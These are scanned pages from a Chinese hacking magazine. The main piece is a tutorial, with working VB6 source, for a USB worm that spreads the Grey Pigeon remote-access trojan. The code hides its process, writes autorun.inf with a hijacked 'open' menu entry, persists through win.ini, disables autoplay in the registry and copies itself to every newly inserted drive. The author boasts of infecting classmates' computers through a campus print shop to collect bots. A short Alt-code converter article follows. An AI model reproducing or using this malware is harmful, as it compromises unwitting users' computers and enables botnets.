好了，就讲这些吧，希望大家都能对VB有一个新的认识，有一个新的热情去探索VB。利用以上的代码，发挥自己的能力去设计几个小程序吧。

**小编点评：**

看完这篇文章，连从来没学过编程的梦幻MM也在小编的指导下写出了自己的第一个VB小工具——比“hello,world”更高级百倍的破解网吧工具！各位菜鸟们，如果你还在抱怨不会编程的话就赶快努力咯，千万不要输给一个什么也不会的MM呀！

（文章中涉及到的VB迷你版和作者做的小程序已经收录到光盘中）

文章难易度：★★★★
文章阅读点：使用VB制作U盘病毒，利用U盘病毒的原理传播木马活捉肉鸡

# 超级U盘木马传播器，菜鸟造

Zorro

最近看到过一篇关于 U 盘病毒的文章，介绍如何使用 VB 2005 来编写 U 盘病毒，只可惜该病毒是使用.NET 编写的，需要电脑安装.Net Framework2.0 才能运行。可是，谁会傻到为了运行你的病毒而特意去安装一个.Netframework2.0 呀！所以我打算使用 VB 6.0 来改写。

很多人都瞧不起 VB，说 VB 有这个缺点有那个不足的，其实每种编程语言都各有所长，只要扬长避短都能编写出优秀的程序。确切的说我的这个程序是一个 U 盘木马传播机——因为我在学校测试，不想对校友的电脑进行破坏，所以就干脆让它替我传播灰鸽子木马服务端就 OK 了，当它们上线之后，下一步再由我自由选择做什么！

那么要如何传播呢？我想到了学校的打印社，因为临近考试了，打印社整天忙着给学生打印各种考试需要的资料或者简历什么的，非常得忙。我们只要在学校打印社的电脑上来运行这个病毒（不少学校打印社中的电脑是不能上网的），所有去打印社使用过 U 盘的同学就会带着我们的鸽子回寝室了（据不完全估计，一个打印社一天会有 300 多个 U 盘去中毒），这样一传十，十传百……

如果把学校里中毒的电脑组成一个僵尸网络，然后再去集中访问学校网站，会是什么后果？实在是不敢想象了。

先说一下使用 VB 编写病毒的必备知识！首先不能让程序在任务管理器的应用程序里出现，可以通过 **Service.TaskVisible = False** 来实现，另外程序不能多次运行：**Service.PrevInstance**，程序出错时要忽略错误：**On Error Resume Next**。其次，就是利用 autorun.inf 文件让用户手动启动病毒，我们来编辑一下右键菜单，在里边加上一个“打开”，这样方便使用右键打开的同学中马，我的病毒起名为 service.exe。AutoRun.inf 文件内容如下：

```
[AutoRun]
open=service . exe
shellexecute=service.exe
shell\打开\command=service.exe
shell=打开
```

再有就是程序如何实现自启动，我们使用 WriteProfileString 函数编辑 win.ini 文件来实现。这样比直接编辑注册表要隐蔽。方法是在 win.ini 里找到 windows 小节，在 LOAD 之后加入自己的程序。

```
WIN.INI:
[windows]
load=C:\windows\service.exe
```

还有重要的一点，就是我们要关闭系统的自动播放功能，这样可以增加感染的机率，提高传播效率。试想如果不关闭自动播放，插上 U 盘就会弹出来一个框框要你打开，你还会去我的电脑里双击或右击 U 盘盘符吗？只要把注册表 **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer** 下的 **NoDriveTypeAutoRun** 键值改为 FF 就可以实现了。

**小提示：**

关闭了系统的自动播放功能后，Windows2000 的所有盘符都不再加载 autorun.inf，但是 WinXP 在双击的时候还是会受 autorun.inf 的影响。由于现在大部分用户使用的都是 WinXP 系统，因此牺牲部分 Win2000 的电脑来大大提高病毒传播的几率，这点牺牲还是非常值得的，如果你觉得不完美的话，还可以将主程序里的 **Call Noautorun** 删掉。

先来看看程序的流程图（图 1），这个流程图是我参考一篇文章进行的更改，不要说我抄袭哟。我们的病毒文件包含三个：

1. 病毒主文件 service.exe
2. autorun.inf
3. 你想要传播的木马程序

在 VB 中新建一个工程，添加一个 Timer 控件，将其 Interval 属性设为 5000（也就是每 5 秒我们会查找一次是否出现新的驱动器盘符），接着把窗体的 Caption 属性改为 service，这在后面的程序会用到。

来介绍一下主要的 API 函数（在 VB 中，单引号可以用于注释，下同）。

```
Private Declare Function GetLogicalDrives Lib "kernel32" () As Long '查找盘符
Private Declare Function CopyFile Lib "kernel32" Alias "CopyFileA" (ByVal lpExistingFileName As String, ByVal lpNewFileName As String, ByVal bFailIfExists As Long) As
```





图 1

```
Long　'拷贝文件
    Private Declare Function WriteProfileString Lib "kernel32" Alias "WriteProfileStringA" (ByVal lpszSection As String, ByVal lpszKeyName As String, ByVal lpszString As String) As Long
' 编辑 win.ini 文件
```

程序初始化：

```
Private Sub Form_load()
On Error Resume Next
If Service.PrevInstance Then End
Service.TaskVisible = False
Dim i As Long, ret As Long
Dim sysdir As String
h = 0' 全局变量，记录是否已经感染 AUTORUN.INF 文件
i = Shell(App.Path + "\server.exe", 1)' 启动要传播的木马程序
sysdir = getwindir()' 调用函数获取系统目录
copy (sysdir) ' 复制三个文件到系统目录
ret = WriteProfileString("windows", "load", sysdir + "\service.exe")　　' 编辑 win.ini 文件实现自启动
Call Noautorun' 关闭系统自动播放功能
k = 0　' 记录盘符数量
Call getdisk(oldlist())' 过程功能　获取初始盘符，存入数组 Oldlist()
End Sub
```

我们来看下程序初始化模块，也就是 LOAD 模块。病毒主程序 service.exe 一启动马上执行 copy 过程，复制三个文件到系统目录，还有就是使用 **WriteProfileString** 函数来编辑 win.ini 文件以实现开机自启动。接着就是 **getdisk(oldlist())**过程，初始化模块调用来获得系统初始驱动器的数量，放在 olddisk 数组里，然后程序开始执行这个过程：

```
Private Sub Tmerspy_timer()
  Dim disk As String
  disk = ""
  disk = FindNewDisk()
  If disk <> "" Then
 disk = disk & ":"
 Call copy(disk)
  End If
End Sub
Private Sub copy(ByVal disk As String)
  Call copytodisk(disk, "service.exe")　' 主程序
  Call copytodisk(disk, "autorun.inf")　'inf 文件
  Call copytodisk(disk, "server.exe")　' 木马服务端
  Call dircheck　　' 检查程序当前运行路径是否为 C 盘
End Sub
```

循环查找新的驱动器，发现后马上感染，接下来是程序的关键代码，它主要负责拷贝文件和判断程序的当前路径，检查目标文件夹是否存在相同文件，判断是否覆盖。由于现在的 U 盘病毒很盛行，所以我们第一次感染时不管 U 盘的 autorun.inf 是否存在都应该直接覆盖，这也是为了和其它的 U 盘病毒竞争嘛！

```
Private Sub copytodisk(ByVal disk As String, ByVal filename As String)
  Dim myname As String
  Dim objname As String
  Dim fExists As Long
  Dim s As Long
  Dim lResult As Long
  fExists = 0
  myname = App.path + "\" + filename
  objname = disk + "\" + filename　' 目标路径
  If filename = "autorun.inf" And disk = "H:" And h <> 1 Then　' 第一次无条件覆盖
  lResult = CopyFile(myname, objname, fExists)
   Else
  If Not Fileexists(disk, filename) Then　' 检查文件是否存在
  lResult = CopyFile(myname, objname, fExists)
  End If
  End If
End Sub

Private Sub dircheck()
  If UCase(Left(App.path, 1)) <> "C" Then
  winHwnd = FindWindow(vbNullString, "service")　' 要关闭的窗口的标题
  s = Shell("C:\Windows\service.exe", 1)
启动 c 盘副本
  If winHwnd <> 0 Then RetVal = PostMessage(winHwnd, WM_CLOSE, 0&, 0&)
   End If
End Sub
```

我在学校打印室做了一下测试，没想到一天时间就得到了很多同学的“邀请”，如图 2。看来我的免杀做的还不错嘛！我可没干坏事哦，观音姐姐会不高兴的，呵呵！





图 2

程序完整代码我已打包，大家可以单步执行来研究。将编译生成的 service.exe 病毒主文件、autorun.inf 文件和 server.exe 这三个文件拷贝到 U 盘里（其中 server.exe 可以使用自己的木马来替换）。“借”给别人使用或者是到打印社里“照顾”一下老板的生意，肉鸡就会滚滚而来了。

最后声明一下：本文仅供技术研究所用，任何他人使用本文技术所造成的后果与作者无关，请大家慎重哟！

**小编点评：**

这个月应该是菜鸟的 VB 大餐月了，刚学了 VB 入门就看到了使用 VB 编写 U 盘病毒的文章，真的很及时。回想起几个月前做毕业设计时，班上所有人的 U 盘里都会躺着各种各样的 autorun.inf，好在当时的 U 盘病毒还只是传播病毒自身，实际危害并不大。现在作者让 U 盘病毒传播时捎带上了一只免杀的灰鸽子，思路的确奇特，危害也的确大！俗话说得好，本是同根生，相煎何太急呢？大家都是一个学校的，没必要做得那么绝吧！这里我们再提醒一下，从技术的角度来学习病毒的编写是被允许的，可是一旦病毒真的被肆意传播出去，所有的后果可是要由你自己承担的哦！

（文章中涉及到的相关代码和文件已收录到光盘中）

文章难易度：★★★
实用技术：VB编写简单的代码转换工具

# 轻松制造QQ的ALT代码转换工具

扣肉

冬天真是冷，呆在机房里面都不肯出门了，天天都挂在QQ上没事干。前段时间忽然收到QQ上面有同学发“在QQ对话框中按住Alt键不放，再按小键盘数字29482，然后放开ALT键，将会出现你的名字！快试试看！ ”之类的消息，觉得很有意思！好奇的去搜索引擎上搜索了一下关于这方面的资料，发现原来是文字编码的问题！这下应该好好研究一下了。

网上描述说“文字的内码加上十六进制的10000，然后转换成10进制。举例：‘我’的内码为6211加上10000后为16211 转换成10进制为90641”。试验了一下，果真没错！但是怎么才能知道文字的内码是多少呢？研究了一下发现有些问题，应该不能说是文字内码，网上说的是机器的内码，但是经过查资料感觉好像又不太对。利用UE（UltraEdit）“另存为”后，发现应该是“Unicode-ASCII Escapted”编码。

了解基本原理以后开始写程序了，但用什么写呢？感觉VB简单方便，那就用VB了（其实VB还是很普及的，网上到处是VB的精减版，随便下载一个写上代码就可以实现本文的效果了）。

以前用“文曲星”电子辞典的时候有个叫GVBASIC的东东，在里面它是以中文＝2字节，英文＝1字节存放文字的，所以那个时候习惯性的使用ＡＳＣ（文字）处理汉字。因为在GVBASIC里面经过这个函数处理以后会得到2个值，一个是内存的高位，一个是内存的低位。但是现在VB不同了，反而方便我们的转换。VB不是使用Unicode编码吗？而转换文字的过程中正好需要Unicode编码做中转，使用VB中的AscW()就搞定了（AscW函数的作用是返回Unicode字符代码，若平台不支持Unicode，则与Asc函数功能相同。因为Windows 9x系统是ASCII编码的，所以不能使用这个函数）。

打开VB迷你版，创建一个“标准EXE文件”。在左侧的控件栏里选中“TextBox控件”，它可以帮我们画出显示文本的输入输出框，按照图1中的格式画两个框（VB会自动将这两个控件命名为Text1和Text2）。再从左边的控件栏里选中“Command控件”，它是用来画按钮的，当我们点下这个按钮时，程序才开始把Text1中的文字转换并输出到Text2中。

双击画好的Command按钮，自动进入代码编辑处。在CommandButton的事件中加入以下代码：

```
Private Sub Command1_Click()
Text2.Text = ""
Dim i As Integer
Dim temp As String
For i = 1 To Len(Text1.Text)
temp = temp & "Alt + " & AscW(Mid(Text1.Text, i, 1)) +
65536 & " "
Text2.Text = temp
Next
End Sub
```





图1

